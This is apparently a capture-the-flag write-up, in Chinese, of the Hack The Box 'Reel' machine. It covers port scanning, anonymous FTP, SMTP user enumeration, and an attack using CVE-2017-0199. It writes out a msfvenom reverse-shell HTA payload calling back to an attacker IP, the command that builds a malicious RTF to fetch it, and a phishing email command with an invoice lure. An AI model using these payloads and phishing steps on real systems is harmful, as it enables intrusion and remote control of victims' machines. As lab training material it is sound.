
Reel(AD),FTP,Telnet(smtp-user-enum枚舉)

```
└─# nmap -sCV -p21,22,25,135,139,445,593,49159 -A 10.10.10.77
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 05:59 PDT
Nmap scan report for 10.10.10.77
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-29-18  12:19AM       <DIR>          documents
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey: 
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp    open  smtp?
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| fingerprint-strings: 
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe: 
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest: 
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello: 
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help: 
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions: 
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds
(workgroup: HTB)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.94SVN%I=7%D=7/30%Time=66A8E3D3%P=aarch64-unknown-linux-g
SF:nu%r(NULL,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Hello,3A,"220\x20
SF:Mail\x20Service\x20ready\r\n501\x20EHLO\x20Invalid\x20domain\x20address
SF:\.\r\n")%r(Help,54,"220\x20Mail\x20Service\x20ready\r\n211\x20DATA\x20H
SF:ELO\x20EHLO\x20MAIL\x20NOOP\x20QUIT\x20RCPT\x20RSET\x20SAML\x20TURN\x20
SF:VRFY\r\n")%r(GenericLines,54,"220\x20Mail\x20Service\x20ready\r\n503\x2
SF:0Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20c
SF:ommands\r\n")%r(GetRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x
SF:20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20
SF:commands\r\n")%r(HTTPOptions,54,"220\x20Mail\x20Service\x20ready\r\n503
SF:\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x
SF:20commands\r\n")%r(RTSPRequest,54,"220\x20Mail\x20Service\x20ready\r\n5
SF:03\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of
SF:\x20commands\r\n")%r(RPCCheck,18,"220\x20Mail\x20Service\x20ready\r\n")
SF:%r(DNSVersionBindReqTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(DNS
SF:StatusRequestTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SSLSession
SF:Req,18,"220\x20Mail\x20Service\x20ready\r\n")%r(TerminalServerCookie,36
SF:,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20co
SF:mmands\r\n")%r(TLSSessionReq,18,"220\x20Mail\x20Service\x20ready\r\n")%
SF:r(Kerberos,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SMBProgNeg,18,"2
SF:20\x20Mail\x20Service\x20ready\r\n")%r(X11Probe,18,"220\x20Mail\x20Serv
SF:ice\x20ready\r\n")%r(FourOhFourRequest,54,"220\x20Mail\x20Service\x20re
SF:ady\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequen
SF:ce\x20of\x20commands\r\n")%r(LPDString,18,"220\x20Mail\x20Service\x20re
SF:ady\r\n")%r(LDAPSearchReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(L
SF:DAPBindReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SIPOptions,162,"
SF:220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20comm
SF:ands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20seque
SF:nce\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n50
SF:3\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\
SF:x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x
SF:20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20command
SF:s\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence
SF:\x20of\x20commands\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|8|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%),
Microsoft Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 (88%), Microsoft
Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft
Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: REEL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: REEL
|   NetBIOS computer name: REEL\x00
|   Domain name: HTB.LOCAL
|   Forest name: HTB.LOCAL
|   FQDN: REEL.HTB.LOCAL
|_  System time: 2024-07-30T14:03:03+01:00
|_clock-skew: mean: -19m59s, deviation: 34m34s, median: -1s
| smb2-time:
|   date: 2024-07-30T13:03:02
|_  start_date: 2024-07-30T12:27:30
| smb2-security-mode:
```


```
|   3:0:2:
|_    Message signing enabled and required

TRACEROUTE (using port 25/tcp)
HOP RTT       ADDRESS
1   283.63 ms 10.10.14.1
2   286.03 ms 10.10.10.77

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.52 seconds
```

ftp有3個檔案，進行下載
帳密是使用預設：`anonymous`



```
┌──(root㉿kali)-[~]
└─# ftp 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||41001|)
125 Data connection already open; Transfer starting.
05-29-18  12:19AM       <DIR>          documents
226 Transfer complete.
ftp> cd documents
250 CWD command successful.
ftp> dur
?Invalid command.
ftp> dir
229 Entering Extended Passive Mode (|||41002|)
125 Data connection already open; Transfer starting.
05-29-18  12:19AM                 2047 AppLocker.docx
05-28-18  02:01PM                  124 readme.txt
10-31-17  10:13PM                14581 Windows Event Forwarding.docx
226 Transfer complete.
ftp> get AppLocker.docx
local: AppLocker.docx remote: AppLocker.docx
229 Entering Extended Passive Mode (|||41003|)
125 Data connection already open; Transfer starting.
100% |***************************************************************************************************|  2047        6.53 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 9 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2047 bytes received in 00:00 (6.53 KiB/s)
ftp> get readme.txt
local: readme.txt remote: readme.txt
229 Entering Extended Passive Mode (|||41004|)
125 Data connection already open; Transfer starting.
100% |***************************************************************************************************|   124        0.41 KiB/s    00:00 ETA
226 Transfer complete.
124 bytes received in 00:00 (0.40 KiB/s)
ftp> get "Windows Event Forwarding.docx"
local: Windows Event Forwarding.docx remote: Windows Event Forwarding.docx
```


`cat readme.txt`



```
└─# cat readme.txt
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```


`exiftool Windows\ Event\ Forwarding.docx`

獲取到一個email : `nico@megabank.com`



```
└─# exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 12.76
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2017:10:31 14:13:23-07:00
File Access Date/Time           : 2024:07:30 06:07:06-07:00
File Inode Change Date/Time     : 2024:07:30 06:06:59-07:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
```


25Port



```
└─# telnet 10.10.10.77 25
Trying 10.10.10.77...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
help
211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
HELO
501 HELO Invalid domain address.
```

只有`HELO MAIL RCPT`可使用其他無法

測試



```
HELO
501 HELO Invalid domain address.
HELO tso.tso
250 Hello.
MAIL
550 Invalid syntax. Syntax should be MAIL FROM:<mailbox@domain>[crlf]
MAIL FROM:<nico@megabank.com>
250 OK
MAIL FROM:<tso@tso>
503 Issue a reset if you want to start over
RCPT
550 Invalid syntax. Syntax should be RCPT TO:<mailbox@domain>[crlf]
RCPT TO:<nico@megabank.com>
250 OK
RCPT TO:<tso@tso>
250 OK
RCPT TO: <nico@reel.htb>
250 OK
RCPT TO: <admin@reel.htb>

250 OK
503 Bad sequence of commands
RCPT TO: <admin@reel.htb>
250 OK
RCPT TO: <tso@@reel.htb>
550 A valid address is required.
RCPT TO: <tso@reel.htb>
250 OK
RCPT TO: <tso@megabank.com>
550 Unknown user
```

```
`@reel.htb`都接受任何用戶，
`@megabank.com`，只針對ftp的user可以，其餘不行
```

進行枚舉看看，製作簡單user，來驗證前面與手動是否相同

```
reel
administrator
admin
root
reel@htb
reel@htb.local
reel@reel.htb
administrator@htb
admin@htb
root@htb
asdssadfasdfasdfasdf@htb
```

```
nico@megabank.com
tso@megabank.com
htb@metabank.com
tso@tso
tso@tso.htb
```

使用`smtp-user-enum`工具

```
└─# smtp-user-enum -M RCPT -U username -t 10.10.10.77

######## Scan started at Thu Aug  1 20:05:49 2024 #########
10.10.10.77: reel@htb exists
10.10.10.77: admin@htb exists
10.10.10.77: reel@htb.local exists
10.10.10.77: reel@reel.htb exists
10.10.10.77: administrator@htb exists
10.10.10.77: root@htb exists
10.10.10.77: asdssadfasdfasdfasdf@htb exists
10.10.10.77: tso@tso exists
10.10.10.77: nico@megabank.com exists
10.10.10.77: htb@metabank.com exists
10.10.10.77: tso@tso.htb exists
```

看起來就像網域中帶有 htb 的任何內容，並且nico@megabank.com返回為有效。


先測試SMB(失敗)

回到25Port
有找到`RTF exploit`
參考：https://github.com/bhdresh/CVE-2017-0199

為了利用 CVE-2017-0199，我會讓使用者開啟一個惡意 RTF 文件，該文件將對 HTA 文件發出 HTTP 請求。我希望 HTA 檔案執行程式碼來給我一個 shell。
來msfvenom產生一個 HTA 文件，該文件將為我提供反向 shell：

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9200 -f hta-psh -o msfv.hta
```

進行腳本執行



```
┌──(root㉿kali)-[~/CVE-2017-0199]
└─# python2 cve-2017-0199_toolkit.py -M gen -w invoice.rtf -u http://10.10.14.2/msfv.hta -t rtf -x 0
Generating normal RTF payload.

Generated invoice.rtf successfully
```

```
python2 cve-2017-0199_toolkit.py -M gen -w invoice.rtf -u http://10.10.14.2/msfv.hta -t rtf -x 0
```

```
-M gen- 產生文檔
-w invoice.rtf- 輸出檔名
-u http://10.10.14.3/msfv.hta- 取得 hta 的 url
-t rtf- 建立 rtf 文件（與 ppsx 相反）
-x 0- 禁用 rtf 混淆
```

準備好文件後，我將啟動一個 python http.server 來提供 hta 文件，啟動一個 nc 偵聽器來捕獲我的 shell，然後發送網路釣魚。我將使用`sendemail`以下選項：

```
sendEmail -f tso@megabank.com -t nico@megabank.com -u "Invoice Attached" -m "You are
overdue payment" -a invoice.rtf -s 10.10.10.77 -v

-f - from address, can be anything as long as the domain exists
-t - to address, nico@megabank.com
-u - subject
-m - body
-a - attachment
-s - smtp server
-v - verbose
```